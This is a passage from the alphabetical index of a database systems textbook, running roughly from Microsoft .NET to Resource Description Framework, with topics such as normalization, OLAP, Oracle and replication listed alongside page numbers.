 - Trust Center, 622
 - trusting/disabling content, 622
- Microsoft Transaction Server (MTS), 1007
- Microsoft.NET, 1107–1119
 - Active Server Pages (ASP), 1109–1110
 - ActiveX Data Objects (ADO), 1110
 - ADO.NET, 1117–1118
 - ASP.NET, 1116
 - COM+, 1108
 - Common Language Runtime (CLR), 1114–1115
 - Component Object Model (COM), 1107
 - defined, 1107, 1113
 - Distributed Component Object Model (DCOM), 1107–1108
 - Framework, 1114, 1118
 - Framework class library, 1115
 - Framework Data Provider, 1118
 - Language Integrated Query (LINQ), 1116
 - object linking and embedding, 1107
 - OLE DB (Object Linking and Embedding for DataBases), 1108–109
 - Remote Data Services (RDS), 1110–1113
 - version 51.0, 1115–1116
 - version 52.0, 1117
 - Windows CardSpace, 1116
 - Windows Communication Foundation (WCF), 1115
 - Windows Presentation Foundation (WPF), 1115

- Windows Workflow Foundation (WF), 1116
- middleware, 113–15
 - asynchronous RPC, 114
 - defined, 113
 - message-oriented (MOM), 114–15
 - need, 114
 - object-request broker (ORB), 115
 - publish/subscribe, 114
 - replication, 881–82
 - replication functionality, 882, 911–13
 - SQL-oriented data access, 115
 - synchronous RPC, 114
- migrating rows, 257
- MIN function, 207–09
- minimal sets, functional dependencies, 484–85
- minor sort key, 206
- mission objectives, 347, 385–86
- mission statements, 384–85
- mixed fragmentation, 808–10
 - defined, 808
 - defining, 808–09
 - example, 809–10
- mobile computing, 886
- mobile databases, 913–29
 - architecture, 915
 - defined, 914
 - environment components, 914–15
- mobile DBMSs
 - ACID transactions, 919–20
 - extended taxonomy, 917
 - fixed hosts, 917
 - functionality, 915–16
 - issues, 916–29
 - mobile hosts, 916
 - mobile support stations, 917
 - query processing, 924–29
 - query types, 925
 - security, 919
 - transactions, 919
 - transactions models, 921–22
- Model-Driven Architecture (MDA), 1007–1008
- modification anomalies, 456
- modular growth DDBMS, 788
- modules
 - DBMS, 134
 - library, 1177
 - ODMG Object Model, 1018
 - persistent stored, 327
 - XQuery, 1177
- MoFlex, 922–23
- Monitor, Evaluate and Assess (MEA), in management of enterprise IT, 648
- multidatabase system (MDBS), 792–93
 - federated, 792, 799–800
 - unfederated, 792
- multidimensional data model, 1289–93
 - alternative representations, 1289–91
 - dimensional hierarchy, 1291–93
 - operations, 1293
 - representation, 1291
 - schemas, 1293
- multidimensional database (MDDb), 1235
- multidimensional OLAP (MOLAP), 1296–97
- multilevel relations, 615
- multilevel transaction model, 713–14
- multimaster replication, 933
- Multimedia Systems, 433
- multiple inheritance, 436, 967–68
- multiple-copy consistency problem, 830
- multiple-granularity locking, 699–700
- multiplicity, 541
 - complex relationships, 423–24
 - defined, 419
 - determining, 511–12
 - many-to-many (*:*), 422–23
 - one-to-many (49:*), 421–22
 - one-to-one (49:49), 420–21
 - representation methods, 424
 - ternary relationship, 423
- Multipurpose Internet Mail Extensions (MIME) specifications, 1054
- MULTISET collection type, 324–26
- multisets
 - aggregate functions, 324–26
 - defined, 325
 - operations on, 324
- multiuser DBMS
 - architectures, 106–16
 - client-server (three-tier), 111–12
 - client-server (two-tier), 108–10
 - file-server, 107–08
 - middleware, 113–15
 - N-tier, 112–13
 - teleprocessing, 106–07
 - TP Monitor, 115–16
- multi-valued attributes, 414, 537
- Multi-Valued Dependency (MVD), 494–95
 - defined, 494
 - nontrivial, 494
 - trivial, 494
- multiversion timestamp ordering, 695–96
- naïve users, 71
- named parameters, 1103–1104
- namespaces, 633, 1147
- naming transparency, 814–15
- n-ary relations, 154
- native XML database (NXD), 1196, 1213–14
- Natural join operation, 175
- navigational access, 302
- navigational approach, 97
- near-real time (NRT) data warehouses, 1230–31
- nested subqueries, 214
- nested tables, 336–37
- nested transaction model
 - advantages, 712
 - closed, 713
 - defined, 711
 - open, 713
 - problems with, 920–21
 - savepoints, 712
- nested transactions, 711
- NetBIOS (Network Basic Input/Output System), 795–96
- network data model, 95
- network DBMS, 72
- network management systems, 294
- network partitioning, 848–50
 - integrity maintenance, 849
 - optimistic protocols, 850
 - pessimistic protocols, 849
 - update identification, 848
- networking
 - overview, 793–97
 - protocols, 795–97
- networks, 600
- neural clustering, 1320
- neural induction, 1318–19
- NEW expression, 311
- next-generation database systems, 943–45
- NNTP (Network News Transfer Protocol), 1052
- nodes
 - defined, 95–96
 - marking, 957
 - XDM, 1181
 - XML document, 1199
- no-force policy, 704
- nonblocking protocols, 838
- non-CGI gateways, 1073
- nonlinear regression, 1319
- nonprocedural DMLs, 91
- nonrepeatable (fuzzy) read, 675
- nonserial schedules, 676
- nontransactional updates, 883
- nontrivial MVDs, 494
- nonvolatile data, 123, 1226
- nonvolatile storage, 701
- nonvoting termination, 888
- normal forms
 - Boyce-Codd (BCNF), 464, 485–88
 - Fifth (5NF), 464, 495–98
 - First (1NF), 464, 466–70
 - Fourth (4NF), 464, 493–95
 - relationship between, 465
 - review, 488–93
 - Second (2NF), 464, 473–74
 - Third (3NF), 464
- normalization, 154, 451–74
 - advanced, 481–98
 - database design support, 453–54
 - defined, 451
 - functional dependencies and, 456–64
 - logical data model, 355
 - process diagrammatic illustration, 465
 - process of, 464–66
 - purpose, 452–53
 - in query decomposition, 732–33
 - usage, 453
 - validating with normalization, 539–40
- normalized attribute connection graph, 733–34
- normalized relations, 150, 157
- NOT EXISTS keyword, 222
- NOT operator, 202
- Notation3 (N3), 1164
- n-safe design, 888
- NSFNET (National Science Foundation NETwork), 1049
- N-tier architectures, 112–13
- NULL search condition, 201, 204–05
- nulls, 161–62, 1209
- numeric data types, 235
- Object Adapter, CORBA, 1000–1001
- Object Data Management Group (ODMG)
 - architecture components, 1009
 - defined, 1009
 - language bindings, 1027–1028
 - Object Definition Language (ODL), 1018–1020

- Object Data Management Group (ODMG)
 - (*continued*)
 - Object Interchange Format (OIF), 1027
 - Object Manipulation Language (OML), 1029
 - Object Model (OM), 1010–1018
 - Object Query Language (OQL), 1021–1027, 1029–1030
 - standard, 1007–1031
 - terminology, 1009–1010
 - universal object storage standards, 1009
- Object Data Management Systems (ODMSs), 1010
- Object Definition Language (ODL), 1018–1020
 - defined, 1018
 - example, 1019–1020
- object diagrams, 985–86
- Object Exchange Model (OEM), 1132–1133
- object expressions, 1022
- object identifiers, 334
- object identity, 318
- Object Interchange Format (OIF), 1027
- Object Management
 - Architecture (OMA), 996
- Object Management Group (OMG), 406, 984, 996–1007
 - background, 996–99
 - Common Facilities, 999
 - Common Warehouse Metamodel (CWM), 1005
 - CORBA, 999–1004
 - Enterprise JavaBeans (EJB), 1004
 - metadata architecture, 1005
 - Meta-Object Facility (MOF), 1004–1005
 - Model-Driven Architecture (MDA), 1007–1008
 - Object Model (OM), 997
 - Object Request Broker (ORB), 997–98
 - Object Services, 998
 - Unified Modeling Language (UML), 1004
 - XML Metadata Interchange (XMI), 1005
- Object Manipulation Language (OML), 1029
- Object Model (OM), 997
 - atomic objects, 1014–15
 - built-in collections, 1012–1013
 - databases, 1017–1018
 - defined, 1010
 - exceptions, 1016
 - extents and keys, 1016
 - literals, 1012
 - metadata, 1017
 - modeling primitives, 1010
 - modules, 1018
 - objects, 1010–1012
 - transactions, 1017
 - types, classes, interfaces, inheritance, 1016
- Object Modeling Technique (OMT), 984
- Object Operations Version 49 (OO1) benchmark, 973
- Object Operations Version 55 (OO7) benchmark, 973–74
- object privileges, 625
- Object Query Language (OQL), 1021–1027, 1029–1030
 - aggregates, 1026
 - atomic type expressions, 1022
 - binary set expressions, 1023
 - collections expressions, 1022–1023
 - construction expressions, 1021–1022
 - conversion expressions, 1023
 - DEFINE, 1024–1025
 - defined, 1021
 - elementary expressions, 1021
 - expressions, 1021–1023
 - extents and traversal paths, 1024
 - GROUP BY and HAVING clauses, 1026–1027
 - indexed collections expressions, 1023
 - object expressions, 1022
 - object table, 338
 - ObjectStore, 1040–1041
 - performance, 1239
 - queries, 1023–1027, 1029–1030
 - recursive, 299–301
 - spatio-temporal, 925
 - structures, 1025–1026
 - uses, 1021
- Object Request Broker (ORB), 997–98
 - analogy, 998
- object servers, 969–70
- Object Services, OMG, 998
- object tables, 337–38
- object types, Oracle, 332
- object views, 338–39
- object-based data models, 94
- object-oriented data model (OODM), 944
 - *:* relationships, 980, 982–83
 - 49:* relationships, 980
 - 49:49 relationships, 980
 - behavioral design, 982–84
 - CDM comparison, 979–80
 - defined, 945
 - origins, 946
 - referential integrity, 981–82
- object-oriented database (OODB), 945
- object-oriented DBMSs (OODBMSs), 73, 941–1043
 - advanced database applications, 975
 - advantages, 974–76
 - alternative strategies, 953
 - architecture, 969–71
 - benchmarking, 971–74
 - concepts and design, 941–92
 - de facto standard, 942
 - defined, 292, 942, 945
 - definitions, 946
 - disadvantages, 976–78
 - evolutionary approach, 292, 942
 - extensibility, 974–75
 - impedance mismatch removal, 975
 - introduction to, 945–53
 - issues, 964–74
 - libraries, 953
 - long-duration transactions, 975
 - modeling capabilities, 974
 - object access, 959–60
 - ObjectStore, 1031–1041
 - and ORDBMS, 978
 - orthogonal persistence, 962–64
 - performance, 976
 - persistence, 954–64
 - persistence schemes, 961–62
 - revolutionary approach, 292, 942
 - schema evolution, 966–69, 975
 - security, 977–78
 - single-level storage model, 955
 - standards and systems, 995–1041
 - transactions, 964–65
 - versions, 965–66
- object-oriented programming (OOP), 119
- Object-Oriented Software Engineering (OOSE), 984
- Object-Relational Data Model (ORDM), 944
- object-relational DBMSs (ORDBMSs), 73, 291–340, 942, 978
 - advantages, 307–08
 - defined, 306
 - disadvantages, 308
 - introduction to, 305–08
 - SQL:2011, 308–31
 - Stonebraker's view, 306–07
- object-relational mapping, 1198
- Object-Relational (O-R) mapping, 1098–1099
- object-request broker (ORB), 115
- objects
 - accessing, 959–60
 - accessing in relational database, 304–05
 - ADO, 1112
 - ADO.NET, 1117–1118
 - atomic, 1014–1015
 - composite, 969
 - creation in ObjectStore, 1036
 - entry point, 1039–1040
 - generic, 966
 - identifiers and names, 1010–1011
 - lifetimes, 1012
 - ODMG Object Model, 1011
 - persistent, 961
 - storing in relational databases, 302–05
 - structure, 1010
 - transient, 961
- ObjectStore
 - application, building, 1034–1035
 - architecture, 1031–1034
 - C++, 1035–1036
 - cache manager, 1031–1032
 - client application, 1032
 - client cache, 1031
 - data definition, 1035–038
 - data manipulation, 1039–1041
 - databases, 1034–1035
 - defined, 1031
 - extents creation, 1038
 - locking, 1032–1033
 - ownership, 1032–1033
 - persistent object creation, 1036
 - queries, 1040–1041
 - relationships creation, 1038
 - roots and entry point objects, 1039–1040
 - server, 1032
 - typespecs, 1036–1038
 - virtual memory mapping architecture, 1033–1034
- Object-to-Database Mappings (ODMs), 1009
- ODBC (Open Database Connectivity), 115
- ODM. *See* Oracle Data Mining
- Office Information Systems (OIS), 294–95, 433
- offline nonvolatile storage, 701
- OLAP (OnLine Analytical Processing)
 - applications, 1287–89

- benchmarks, 1287
- complex calculation
 - support, 1289
- data warehousing
 - comparison, 1226–30
- defined, 1286
- Elementary operators, 1305–07
- extensions to SQL
 - standard, 1300–107
- grouping capabilities, 1300–04
- multidimensional data
 - model, 1289–93
- multidimensional views of data, 1288
- Oracle, 1307–12
- Oracle integration, 1279
- time intelligence, 1289
- tools, 1235
- OLAP Council APB-49
 - performance
 - benchmark, 1289
- OLAP servers, 1295–100
 - categories, 1296–100
 - DOLAP, 1299–100
 - HOLAP, 1298
 - MOLAP, 1296–97
 - ROLAP, 1297–98
- OLAP tools
 - Codd's rules, 1294–95
 - implementation issues, 1295–97
- OLEDDB (Object Linking and Embedding for DataBases), 1108–109
- One-copy serializability (1CSR), 879
- one-to-many (49:*)
 - relationships, 421–22, 531
 - duplicating foreign key attributes in, 592
 - duplicating non-key attributes in, 589–91
- OODM, 980
- one-to-one (49:49)
 - relationships, 420–21
 - combining, 589
 - mandatory participation, 531–33
- OODM, 980
- optional participation, 533
- recursive, 533
- re-examining, 520
- relations creation, 531–33
- OnLine Analytical Processing. *See* OLAP
- online nonvolatile storage, 701
- Online Transaction Processing (OLTP), 297
- OODBMSs. *See* object-oriented DBMSs
- OODM. *See* object-oriented data model
- Open Database Connectivity (ODBC), 1108
- open nested transactions, 713
- Open Systems
 - Interconnection Model (OSI Model), 794
- open-ended questions, 377
- operating system
 - independence, 822
- operation signature, 1016
- operational data, 123, 1231
- operational data store (ODS), 123, 1231–32
- operational maintenance, 367–68
 - activities, 367
 - defined, 367
 - monitoring, 368
 - operations
 - atomic object, 1016
 - data mining, 1316
 - drill-down, 1293
 - multidimensional, 1293
 - pivot, 1293
 - roll-up, 1293
 - slice and dice, 1293
- optimistic protocols, 850
- optimistic techniques
 - defined, 696
 - read phase, 696
 - validation phase, 697
 - write phase, 697
- optional constraints, 440
- OQL. *See* Object Query Language
- OR operator, 202
- Oracle
 - advanced join methods, 1250
 - analytical functions, 1249
 - arrays, 335–36
 - backup and recovery, 719–22
 - bitmapped indexes, 1249–50
 - collection types, 335
 - concurrency control, 716–22
 - connectivity, 863
 - cost-based optimizer, 774
 - data dictionary views, 775
 - data warehousing, 1248–53
 - data warehousing design, 1274–80
 - Database Gateways, 866
 - Database Gateways for ODBC Agent, 866
 - database links, 864–65
 - DBMS security, 623–27
 - DDBMS functionality, 862–67
 - DDL, 718
 - deadlock detection, 719
 - distributed query optimization, 866
 - distribution in, 862–67
 - DML, 718–19
 - Flash Technology, 720–22
 - global database names, 863–64
 - heterogeneous
 - distributed databases, 865–66
 - Heterogeneous Services, 865–66
 - hints, 775–76
 - histograms, 776–78
 - instance recovery, 720
 - Internet platform, 1119–1125
 - isolation levels, 717
 - locks, 718–19
 - methods, 332–34
 - multiversion read
 - consistency, 716–19
 - nested tables, 336–37
 - Net Services, 863
 - object table manipulation, 337–38
 - object types, 332
 - object views, 338–39
 - object-oriented, 331–40
 - point-in-time recovery, 720
 - privileges, 339–40, 623–25
 - query optimization in, 768–72
 - recovery manager (RMAN), 719
 - REF data type, 334–35
 - referential integrity, 865
 - resource management, 1250–51
 - roles, 626–27
 - rule-based optimizer, 772–76
 - SQL optimizer, 1250
 - standby database, 720
 - statistics, 774–75
 - stored execution plans, 776
 - summary management, 1249
 - system change number (SCN), 717–18
 - for temporal data, 1252–53
 - transactions, 865
 - type inheritance, 335
 - undo segments, 717
 - user-defined data types, 332–37
 - XML Development Kit (XDK), 1214–17
 - XML in, 1214–17
- Oracle Advanced Replication, 929
- Oracle Application Server (OracleAS)
 - business intelligence, 1122–1123
- communication services, 1124–1125
- defined, 1119
- identity management, 1121–1122
- illustrated, 1119
- metadata repository, 1121
- Oracle Portal, 1122
- Oracle TopLink, 1120
- SOA (Service-Oriented Architecture) Suite, 1123–1124
- WebCenter, 1122
- WebLogic Server, 1120
- Oracle architecture, 137–44
 - control files, 140
 - data blocks, extents, segments, 139–40
 - datafiles, 140
 - illustrated, 142
 - logical database structure, 137–40
 - Oracle instance, 140–43
 - physical database structure, 140–44
 - process interaction, 143–44
 - redo log files, 140
 - tablespaces, 138
 - users, schemas, schema, 138–39
- Oracle Coherence, 1120
- Oracle Data Mining (ODM), 1325–27
 - algorithms, 1326
 - applications, enabling, 1325–26
 - capabilities, 1325
 - data preparation, 1326
 - defined, 1325
 - environment, 1326–27
 - model building, 1326
 - model evaluation, 1327
 - Oracle 11g features, 1327
 - predictions and insights, 1326
 - scoring, 1327
- Oracle Database, 1308–10
 - disaster recovery, 1310
 - metadata, 1309
 - performance, 1311–12
 - scalability, 1311
 - security, 1309
 - SQL analytical functions, 1309–10
 - summary management, 1309
- Oracle Enterprise Manager (OEM), 1312
- Oracle 11g
 - new warehouse features, 1251–52
 - ODM features, 1327
 - OLAP features, 1312
 - Oracle Warehouse Builder features, 1279–80

- Oracle OLAP, 1307–12
 - environment, 1307–08
 - Java OLAP API, 1311
 - new Oracle 11g features, 1312
 - Oracle database, 1308–10
 - performance, 1311–12
 - platform for business intelligence applications, 1308
 - system management, 1312
 - system requirements, 1312
- Oracle replication, 929–36
 - conflict resolution, 934–36
 - functionality, 929–36
 - groups, 929–30
 - hybrid, 934–35
 - master groups, 929–30
 - materialized view, 930–32
 - materialized view groups, 929
 - multimaster, 933
 - refresh types, 930
 - single master, 933
 - sites, 929
 - types, 930–34
- Oracle Warehouse Builder (OWB)
 - code generation, 1277–78
 - code generator, 1274
 - code types, 1278
 - components, 1274–75
 - configuration, 1278
 - data extraction, 1278
 - data quality, 1276–77
 - defined, 1274
 - generation, 1278
 - graphical user interface (GUI), 1274
 - integrators, 1274
 - metadata integration, 1279
 - open interface, 1274
 - Oracle 11g features, 1279–80
 - repository, 1274
 - runtime, 1275
 - source definition, 1275–76
 - source mapping, 1277
 - target warehouse design, 1277
 - using, 1275–79
 - validation, 1278
 - warehouse maintenance, 1279
- OracleAS. *See* Oracle Application Server
- ORDBMSs. *See* object-relational DBMSs
- ORDER BY clause
 - defined, 205
 - multiple-column ordering, 206–07
 - single-column ordering, 206
- XQuery, 1172–76
- order methods, 333
- ordered lock acquisition, 906–07, 910
- orthogonal persistence, 962–64
- orthogonality, data type, 962–63
- Outer join, 176, 219–22
- overloading, 317
- overriding, 317
- OWB. *See* Oracle Warehouse Builder
- packages
 - defined, 194
 - PL/SQL, 281
- packet filters, 628
- page servers, 970
- parallel DBMSs, 789–91, 1240
 - defined, 789
 - illustrated, 789
 - shared disk, 790–91
 - shared memory, 790
 - shared nothing, 791
- paralysis by analysis, 349
- parameters
 - named, 1103–1104
 - passing, 278–79
- partial dependencies, 459
- partial undo, 702
- partitioning
 - defined, 838
 - failure, 842–43, 848
 - 2PC, 841–42
 - 3PC, 847
- participation, 425–26
- participation constraints, 440
- partitioning
 - advantages, 596–97
 - defined, 595
 - disadvantages, 597
 - hash, 596
 - horizontal, 595
 - list, 596
 - list-hash, 596
 - network, 848–50
 - range, 596
 - range-hash, 596
 - vertical, 595
- partitions, 837
- passing parameters, 278–79
- passwords, 622
- patent, 661
- path expressions, 948, 1169–70, 1191–93
- pattern match search
 - condition, 201, 204
- 2PC. *See* two-phase commit
- PCM locks, 719
- peak load, 569
- people, in DBMS environment, 69
- performance
 - DBMS, 79
 - DDBMS, 788
 - load, 1238
- OODBMS, 976
- Oracle Database, 1311–12
- Oracle OLAP, 1311–12
 - query, 1239
 - views and, 260
- Web-DBMS approach, 1063–1064
- performance transparency, 818–20
- Perl (Practical Extraction and Report Language), 1067
- persistence, 954
 - allocation-based, 962
 - independence, 962
 - in OODBMSs, 954–64
 - orthogonal, 962–64
 - reachability-based, 962, 1093–1094
 - schemes, 961–62
 - transitive, 963
- Persistent Application System (PAS), 953
- persistent classes, 1091–1093
- persistent objects, 961
- persistent programming languages, 951–53
 - defined, 951
 - development, 952
 - impedance mismatch elimination, 952
- persistent stored modules, 327
- pessimistic protocols, 849
- Peterlee Relational Test Vehicle, 151
- phantom read, 675
- phantom tuples, 675
- PHP (PHP: Hypertext Preprocessor), 1067
- physical data independence, 88, 563
- physical data models, 97
- physical database design, 356–57, 561–83
 - defined, 503, 505, 563
 - logical database design and, 562
 - methodology for relational databases, 564–83
 - methodology overview, 563–64
 - phase, 505
 - for relational databases, 506–07
- physical database designers, 70–71
- physical level, 86–87
- physical operators, 762–64
- physical pragmas, 1028
- pickling, 961
- pipelining, 761
- pivot operation, 1293
- 2PL. *See* two-phase locking
- Plain Old Java Objects (POJOs), 1096–1097
- Platform as a Service (PaaS), 126
- PL/SQL (Procedural Language/SQL)
 - assignments, 273
 - condition handling, 277
 - control statements, 274–76
 - cursors, 277–80
 - declarations, 272–73
 - defined, 272
 - exceptions in, 276–77
 - functions, 280–81
 - packages, 281
 - recursion, 287–88
 - stored procedures, 280–81
 - subprograms, 280
 - triggers, 281–87
- point swizzling
 - classification, 958
 - copy, 958
 - defined, 956
 - direct, 959
 - eager, 958–59
 - goal of, 956
 - hardware-based schemes, 958
 - indirect, 959
 - in-place, 958
 - lazy, 958–59
 - no swizzling, 956–57
 - object referencing, 957
 - techniques, 956–59
- point-to-point network, 794
- poison pill, 891
- polyinstantiation, 616
- polymorphism, SQL:2011, 317–18
- POP (Post Office Protocol), 1049
- Post-Schema Validation Infoset (PSVI), 1180
- precedence graphs, 677–78
 - defined, 677
 - nonconflict serializable schedule, 678
 - in tracking dependencies, 850
 - view serializable schedule, 678, 680, 682
- precommit, 845
- predicate calculus, 181
- predicates
 - complete, 806
 - complex, 806
 - composite, 747–50
 - defined, 181
 - minimal, 806
 - simple, 806
- predictive modeling, 1318–19
 - classification, 1319–20
 - supervised learning, 1318
 - value prediction, 1319
- primary copy 2PL, 831–32
- PRIMARY KEY clause, 241–42, 245

- primary keys
 - defined, 159, 517
 - documenting, 518–19
 - DreamHome case study, 517
 - entity type, 415
 - equality on, 746
 - identifying with
 - functional dependencies, 463–64
 - inequality on, 746–47
 - unique value, 242
- primary storage, 701
- principle of optimality, 765
- privacy, loss of, 608–09
- Private cloud, 126
- privileges, 263–64
 - UNDER, 314, 321, 340
 - ALTER, 339
 - CREATE, 339
 - defined, 613, 623
 - DROP, 340
 - EXECUTE, 314, 340
 - granting, 265
 - INSERT, 263–64
 - list of, 263
 - object, 625
 - Oracle, 339–40
 - REFERENCES, 264
 - revoking, 265–67
 - SELECT, 314
 - supertypes/subtypes, 314
 - system, 623–25
 - TRIGGER, 286, 330
 - UPDATE, 263–64, 314
 - USAGE, 314, 321
- procedural DMLs, 91
- Procedural Language/SQL. *See* PL/SQL
- procedures
 - DBMS, 68
 - defined, 68
 - stored, 280–81
- productivity, 77
- Program Global Area (PGA), 141
- program-data dependence, 61
- Projection operation, 170
 - cardinality estimation, 757–59
 - cost estimation, 757–59
 - heuristic processing strategies, 741
 - transformation rules, 737–38
- propositions, 181
- prototyping, 365
- proxy servers, 628–29
- Public cloud, 126–27
- public key cryptosystems, 618
- publish/subscribe, 114
- Pyrrho, E-49–66
 - connection string, E-51–52
 - defined, E-49
 - downloading and installing, E-50–51
 - features, E-50
 - security model, E-52
 - SQL syntax, E-52–66
 - starting work with, E-51
 - transactions, E-49
- QUEL, 194
- queries
 - ad hoc, 1307
 - with annotations, 1096
 - continuous, 925
 - defining, 251
 - Flash, 721–22
 - grouped, 209
 - location-based, 924–25
 - Lorel, 1134–1135
 - moving object database, 925
- query decomposition, 732–36
 - analysis, 732
 - defined, 732
 - normalization, 732–33
 - restructuring, 736
 - semantic analysis, 733–35
 - simplification, 735–36
- Query Execution Plan (QEP), 578
- query languages, 167
 - defined, 64
 - DML, 90
 - relationally complete, 167
- query manager, 124, 1233
- query optimization
 - alternative approaches, 767–68
 - defined, 729
 - distributed, 768, 852–62
 - dynamic, 731
 - heuristic rules, 728
 - heuristic approach, 736–42
 - heuristic processing strategies, 741–42
 - Oracle, 772–76
 - semantic, 766–67
 - static, 731–32
 - techniques, 728
 - transformation rules, 736–41
- query optimizer, 136
 - cost-based, 774
 - rule-based, 772–73
- query processing, 727–78
 - defined, 729
 - distributed, 819–20, 822
 - mobile DBMSs, 924–29
 - overview, 729–32
 - phases, 730–31
 - strategy comparison, 729–30
- query processor, 135, 818
- query restructuring, 736
- query tools, 1234–35
- questionnaires, 378–79
- questions
 - closed-ended, 377
 - fixed-format, 379
 - free-format, 379
 - open-ended, 377
- quorums, eager primary copy, 892
- R* algorithm, 859–60
- RAID (Redundant Array of Independent Disks)
 - defined, 618
 - illustrated, 620
 - levels, 619–21
 - reliability and, 619
- range partitioning, 596
- range search condition, 201–03
- range-hash partitioning, 596
- RANK function, 1305
- ranking functions, 1305
- RDBMSs. *See* Relational Database Management Systems
- RDF. *See* Resource Description Framework
- reachability-based
 - persistence, 962, 1093–1094
- READ COMMITTED mode, 717
- reads
 - dirty, 673–74
 - nonrepeatable (fuzzy), 675
 - phantom, 675
- real-time (RT) data
 - warehouses, 1230–31
- reconciliation, 900
- reconstruction algorithms, 854
- record-based data models, 94–97
- records, 60
 - checkpoint, 705
 - in hierarchical data model, 95
 - log, 704
 - in network data model, 95
 - in relational model, 154
 - transaction, 704–05
- recoverability, 681–82
- recoverable schedules, 682
- recovery
 - backup mechanism, 704
 - checkpointing, 706–07
 - conflict resolution, 902–03
 - with deferred update, 707–08
 - distributed DBMS, 709, 836–50
 - eager primary copy, 890
 - facilities, 704–07
 - failures affecting, 838
 - with immediate update, 708–09
 - instance, 720
 - lazy primary copy, 895
 - log file, 704–06
 - need for, 700–01
 - Oracle, 719–22
 - point-in-time, 720
 - security and, 616–17
 - services, 100
 - shadow paging, 709
 - transactions and, 701–04
 - unit of, 701
- recovery manager
 - defined, 137, 671, 828
 - Oracle, 719
- recursion, 287–88, 331
- recursive closure, 300
- recursive queries, 299–301
- recursive relationships, 412–13
 - defined, 412
 - one-to-one (49:49), 533
- redo log files, 140
- Redundant Array of Independent Disks. *See* RAID
- redundant relationships, 520–21
- REF data type, 334–35
- reference architecture (DDBMS), 797–99
 - fragmentation and allocation schemas, 799
 - global conceptual schema, 798
 - illustrated, 798
 - local schemas, 799
- reference architecture (federated MDBS), 799–800
- reference types
 - defined, 318
 - in relationship definition, 320–21
- REFERENCES privilege, 264
- references, XML Schema, 1158
- referential action, 242
- referential integrity, 162–63, 242–43, 541–43
 - constraints, 541–43
 - enforcing with triggers, 283
 - OODM, 981–82
 - Oracle, 865
 - SQL:2011, 322–23
- Reflexivity rule, 483
- Regulation National Market System (NMS), 645–46
- relation connection graphs, 733
- relation instances, 156
- relation schemas, 156

- relational algebra, 168–80
 - aggregate operations, 178–79
 - Cartesian product operation, 172–73
 - complex operations, decomposing, 173–74
 - database statistics, 742–43
 - defined, 168
 - division operation, 177–78
 - grouping operation, 179
 - Intersection operation, 172
 - Join operations, 174–77, 750–57
 - operation cost estimation, 742–60
 - operation illustration, 169
 - operations summary, 180
 - Projection operation, 170, 757–59
 - Rename operation, 174
 - Selection operation, 169–70, 743–50
 - Set difference operation, 171
 - set operations, 171–74, 759–60
 - unary operations, 168–70
 - Union operation, 171
- relational algebra trees
 - defined, 732
 - execution strategies and, 763
 - generic, 854
 - illustrated, 740
- relational calculus, 181–86
 - defined, 181
 - domain, 181, 184–86
 - predicate calculus, 181
 - tuple, 181–84
- relational data model, 94–95
- Relational Database Language (RDL), 194
- Relational Database Management Systems (RDBMSs), 73, 149
 - associative access, 302
 - constraints support, 298
 - homogeneous data structure, 298–99
 - impedance mismatch, 301
 - navigational access, 302
 - operations, 299
 - recursive queries and, 299–301
 - semantic overloading, 298
 - storing objects in, 302–05
 - two-level storage model, 955
 - vendors, 306
 - weaknesses, 297–302
- relational databases
 - defined, 154
 - physical database design methodology for, 564–83
- relational DBMS System R, 150–51
- relational keys, 158–59
- relational languages, 167–86
 - fifth-generation (5GLs), 186
 - fourth-generation (4GLs), 186
 - graphical, 186
 - relational algebra, 168–80
 - relational calculus, 181–86
 - relationally complete, 167
 - transform-oriented, 186
- relational mapping, 1198
- relational model, 149–66
 - conceptual database design for, 506
 - data structure, 152–54
 - history of, 150–51
 - integrity constraints, 161–63
 - logical database design for, 506
 - physical database design for, 506–07
 - popularity, 151
 - terminology, 152–60
 - views, 163–65
- relational OLAP (ROLAP), 1297–98
- relational schemas
 - defined, 156
 - illustrated, 160
 - representing, 159–60
- relations, 156
 - base, 163, 565–66
 - binary, 154
 - cardinality, 154
 - database, 156
 - defined, 149, 152
 - degree, 154
 - deriving, D-51
 - documenting, 538
 - extension, 154
 - intension, 154
 - logical data model, 530–38
 - mapping classes to, 303–04
 - mapping entities/relationships to, 538
 - mapping transaction paths to, 570–71
 - mathematical, 155, 157
 - merging from local data models, 548–51
 - missing, checking for, 552
 - multilevel, 615
 - names, contents, reviewing, 547
 - n-ary, 154
 - normalized, 150, 157
 - partitioning, 595–98
 - primary key identification for, 463–64
 - properties of, 156–57
 - ternary, 154
 - unary, 154
 - union-compatible, 171
 - universal, 456
 - validating, against user transactions, 540, D-51
 - validating, with normalization, 539–972, D-51
 - virtual (derived), 163
- relationship occurrence, 409
- relationship types, 408–13
 - associating attributes with, 512–16
 - defined, 408
 - degree of, 410–12
 - diagrammatic representation, 408
 - documenting, 512
 - identifying, 510–12
 - superclass/subclass, 533–35
- relationships
 - atomic object, 1015
 - attributes on, 418
 - binary, 411, 419, 1030
 - complex, diagrammatic representation of, 411
 - complex, multiplicity, 423–24
 - creating in ObjectStore, 1038
 - defined, 63, 83
 - DreamHome attributes for, 515
 - functional data model, 947–48
 - JPA, 1098
 - many-to-many (*.*), 422–23, 535–36, 980, 982–83
 - mapping to relations, 538
 - merging, from local data models, 551–52
 - missing, checking for, 552
 - names/contents, reviewing, 547–48
 - between normal forms, 465
 - one-to-many (49:*), 421–22, 531, 980
 - one-to-one (49:49), 420–21, 520, 531–33, 980
 - participants, 410
 - quaternary, 411
 - recursive, 412–13
 - redundant, 520–21
 - reference type in defining, 320–21
 - role names, 412
 - ternary, 410
 - time dimension, 521
- RELATIVE method, 312
- reliability
 - DBMS, 66
 - DDBMS, 788
 - defined, 954
 - RAID and, 619
- reliable broadcast, 905
- Remote Data Services (RDS), 1110–1113
- Remote Database Access (RDA), 795
- Rename operation, 174
- REPEAT statement, 275
- repeating groups, 593–95
- replication schemes, 888–913
 - eager primary copy, 889–94
 - eager update anywhere, 898–99
 - lazy primary copy, 894–98
 - lazy update anywhere, 899–903
- replication servers, 827, 880–88
 - conflict detection/ resolution, 899–902
 - defined, 876
 - functionality, 882
 - middleware-based implementation, 911–13
 - termination protocol, 888
 - updates processing, 882–84
 - updates propagation, 884
- replication transparency, 813
- report generators, 92
- reporting tools, 1234
- required data, 240, 540–41
- requirements collection/ analysis, 348–52
 - activities, 349–50
 - centralized approach, 350
 - defined, 348
 - DreamHome case study, 391–99
 - fact-finding techniques, 349
 - view integration approach, 350–52
- requirements prototyping, 365
- requirements specifications, 349–50, 391, 397
- research, 378
- reserved words, 195
- Resident Object Table (ROT), 956
- Resource Description Framework (RDF), 1162–1166
 - data model, 1163
